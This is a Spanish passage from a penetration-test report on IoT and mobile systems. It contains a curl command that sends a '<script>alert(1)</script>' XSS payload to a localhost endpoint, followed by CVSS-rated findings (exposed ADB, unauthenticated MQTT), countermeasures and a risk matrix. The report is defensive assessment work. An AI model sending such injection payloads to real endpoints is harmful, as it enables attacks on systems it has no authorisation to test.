
4.2 Prueba de inyección simple en endpoint web

Objetivo

Comprobar si endpoints aceptan payloads HTML/JS que puedan provocar XSS o ejecución no deseada.

Acciones realizadas

```
curl -X POST -d "sensor_003=<script>alert(1)</script>"  
http://127.0.0.1:8080/publicar
```



```
(kali㉿kali)-[~]  
$ curl -X POST -d "sensor_003=<script>alert(1)</script>" http://127.0.0.1:8080/publicar  
<!doctype html>  
<html lang=en>  
<title>404 Not Found</title>  
<h1>Not Found</h1>  
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

Observaciones

- Servidor responde 404 Not Found.
- La carga enviada no se ejecuta ni se refleja en la UI.

Conclusiones

- Endpoint /publicar no existe: previene este intento sencillo de XSS.
- Aun así, es necesario validar todas las entradas en endpoints existentes para mitigar XSS u otras inyecciones.

5. CONCLUSIONES Y RECOMENDACIONES

5.1 RESUMEN GENERAL DE CONCLUSIONES

Durante las pruebas realizadas en los entornos de IoT y móviles se identificaron vulnerabilidades relacionadas con la exposición de datos, carencias en la gestión de permisos y limitaciones inherentes a los mecanismos de explotación. En ambos escenarios, se evidenció la necesidad de aplicar buenas prácticas de seguridad tanto a nivel de desarrollo (código y configuración) como en la gestión de la infraestructura y el ciclo de vida de las aplicaciones.

Las fallas encontradas, aunque de severidad media en su mayoría, pueden escalar a riesgos altos si son explotadas en un entorno real, especialmente cuando se combinan con otros vectores de ataque.

5.2 CONCLUSIONES TÉCNICAS (equipo técnico)

La aplicación de la metodología **OWASP Mobile Security Testing Guide (MSTG)** y **OWASP IoT Security Testing Guide (ISTG)** permitió identificar vulnerabilidades relevantes en los entornos móviles e IoT:

1. Exposición del ADB en Android:

- **Descripción:** El servicio de depuración ADB está accesible de forma remota, permitiendo a un atacante obtener control total sobre el dispositivo, acceder a archivos y ejecutar comandos arbitrarios.
- **Severidad (CVSS):** Crítica (9.8)
- **Impacto:** Pérdida total de confidencialidad, integridad y disponibilidad del dispositivo y los datos. Espionaje.

2. Ausencia de autenticación en dashboard y MQTT:

- **Descripción:** El Dashboard web y el Broker MQTT no requieren credenciales, lo que permite a cualquier usuario en la red acceder, visualizar y manipular los datos en tiempo real.
- **Severidad (CVSS):** Crítica (9.0)
- **Impacto:** Compromiso de la integridad y disponibilidad de la información. Suplantación de identidad y manipulación de servicios.

3. Uso de protocolos no cifrados:

- **Descripción:** La comunicación entre la aplicación móvil y los servicios no utiliza cifrado fuerte (TLS/SSL), lo que expone la información transmitida a ataques de tipo Man-in-the-Middle (MITM).
- **Severidad (CVSS):** Alta (8.3)
- **Impacto:** Pérdida de la confidencialidad de los datos sensibles y credenciales.

4. Inyección de datos sin validación:

- **Descripción:** Los *endpoints* de la API no validan rigurosamente el formato o rango de los datos, lo que permite a un atacante inyectar valores maliciosos que pueden generar alertas falsas o comprometer la lógica de la aplicación.
- **Severidad (CVSS):** Alta (7.5)
- **Impacto:** Compromiso de la integridad de los datos. Confiabilidad del sistema afectada.

5. Exposición de servicios innecesarios:

- **Descripción:** Servicios como FTP se encuentran abiertos, incluso si no son funcionales, aumentando la superficie de ataque y el riesgo de que un atacante encuentre una vulnerabilidad no detectada.
- **Severidad (CVSS):** Media (6.0)
- **Impacto:** Aumento del riesgo de explotación. Si el servicio estuviera operativo, el impacto sería crítico.

5.3 CONTRAMEDIDAS

Aquí se presenta el plan de acción detallado, con tres contramedidas específicas para cada plataforma para mitigar los riesgos identificados.

Plataforma Móvil

1. Restricción de características de depuración (Prioridad: Crítica)

- **Riesgo que aborda:** Exposición del ADB en Android.
- **Recomendación a corto plazo:** Deshabilitar el puerto 5555 en el *firewall* y emitir una política de seguridad para los dispositivos.
- **Recomendación a largo plazo:** Implementar un sistema de gestión de dispositivos móviles (MDM) para controlar las fuentes de instalación.

2. Uso de cifrado y conexiones seguras (Prioridad: Alta)

- **Riesgo que aborda:** Uso de Protocolos no Cifrados.
- **Recomendación a corto plazo:** Habilitar TLS 1.2 o superior en los servidores y forzar el uso de HTTPS en la aplicación.
- **Recomendación a largo plazo:** Implementar *certificate pinning* en la aplicación para evitar ataques MITM.

3. Validación y saneamiento de entradas (Prioridad: Alta)

- **Riesgo que aborda:** Inyección de Datos sin Validación.
- **Recomendación a corto plazo:** Implementar validación en los puntos de entrada más críticos de la API.
- **Recomendación a largo plazo:** Refactorizar el código para usar un *framework* de validación centralizado.

Plataforma IoT

1. Autenticación y autorización robusta (Prioridad: Crítica)

- **Riesgo que aborda:** Ausencia de Autenticación en Dashboard y MQTT.
- **Recomendación a corto plazo:** Proteger el Dashboard con un proxy inverso que requiera autenticación básica y configurar credenciales en el broker MQTT.
- **Recomendación a largo plazo:** Implementar una autenticación basada en certificados digitales para todos los dispositivos y servicios.

2. Segmentación de la red (Prioridad: Alta)

- **Riesgo que aborda:** Exposición de Servicios Innecesarios (de forma indirecta).
- **Recomendación a corto plazo:** Configurar reglas de *firewall* para bloquear el tráfico de la red IoT a la red corporativa.
- **Recomendación a largo plazo:** Rediseñar la arquitectura de red para una segmentación granular.

3. Deshabilitación de servicios innecesarios (Prioridad: Media)

- **Riesgo que aborda:** Exposición de Servicios Innecesarios.
- **Recomendación a corto plazo:** Configurar reglas de *firewall* para cerrar los puertos no utilizados.
- **Recomendación a largo plazo:** Realizar un proceso de endurecimiento de los dispositivos (*hardening*) para desactivar servicios por defecto.

5.4 MATRIZ DE RIESGOS Y CONTRAMEDIDAS

Riesgo Identificado	Tipo	Descripción del Riesgo	Severidad (CVSS)	Contramedida	Prioridad	Recodación a Corto Plazo	Recomendación a Largo Plazo
Exposición del ADB en Android	Móvil	El servicio de depuración ADB está accesible de forma remota, permitiendo a un atacante obtener control total sobre el dispositivo y sus datos.	Crítica (9.8)	Restricción de Características de Depuración	Crítica	Deshabilitar el puerto 5555 en el <i>firewall</i> y emitir una política de seguridad para los dispositivos.	Implementar un sistema de gestión de dispositivos móviles (MDM) para controlar las fuentes de instalación.
Uso de Protocolos no Cifrados	Móvil	La comunicación entre la aplicación móvil y los servicios no utiliza cifrado fuerte (TLS/SSL), lo que expone la información a ataques de tipo Man-in-the-Middle (MITM).	Alta (8.3)	Uso de Cifrado y Conexiones Seguras	Alta	Habilitar TLS 1.2 o superior en los servidores y forzar el uso de HTTPS en la aplicación.	Implementar <i>certificate pinning</i> en la aplicación para evitar ataques MITM.
Inyección de Datos sin Validación	Móvil	Los <i>endpoints</i> de la API no validan rigurosamente el formato o rango de los datos, lo que permite a un atacante inyectar valores maliciosos.	Alta (7.5)	Validación y Saneamiento de Entradas	Alta	Implementar validación en los puntos de entrada más críticos de la API.	Refactorizar el código para usar un <i>framework</i> de validación centralizado.
Ausencia de Autenticación en Dashboard y MQTT	IoT	El Dashboard web y el Broker MQTT no requieren credenciales, lo que permite a cualquier usuario en la red acceder y manipular los datos.	Crítica (9.0)	Autenticación y Autorización Robusta	Crítica	Proteger el Dashboard con un proxy inverso que requiera autenticación básica y configurar credenciales en el broker MQTT.	Implementar una autenticación basada en certificados digitales para todos los dispositivos y servicios.
Exposición de Servicios Innecesarios	IoT	Servicios como FTP se encuentran abiertos, incluso si no son funcionales, aumentando la superficie de ataque y el riesgo de que un atacante encuentre una vulnerabilidad.	Media (6.0)	Deshabilitación de Servicios Innecesarios	Media	Configurar reglas de <i>firewall</i> para cerrar los puertos no utilizados.	Realizar un proceso de endurecimiento de los dispositivos (<i>hardening</i>) para desactivar servicios por defecto.
Exposición de Servicios Innecesarios	IoT	Servicios como FTP se encuentran abiertos, incluso si no son funcionales, aumentando la superficie de ataque y el riesgo de que un atacante encuentre una vulnerabilidad.	Media (6.0)	Segmentación de la Red	Alta	Configurar reglas de <i>firewall</i> para bloquear el tráfico de la red IoT a la red corporativa.	Rediseñar la arquitectura de red para una segmentación granular.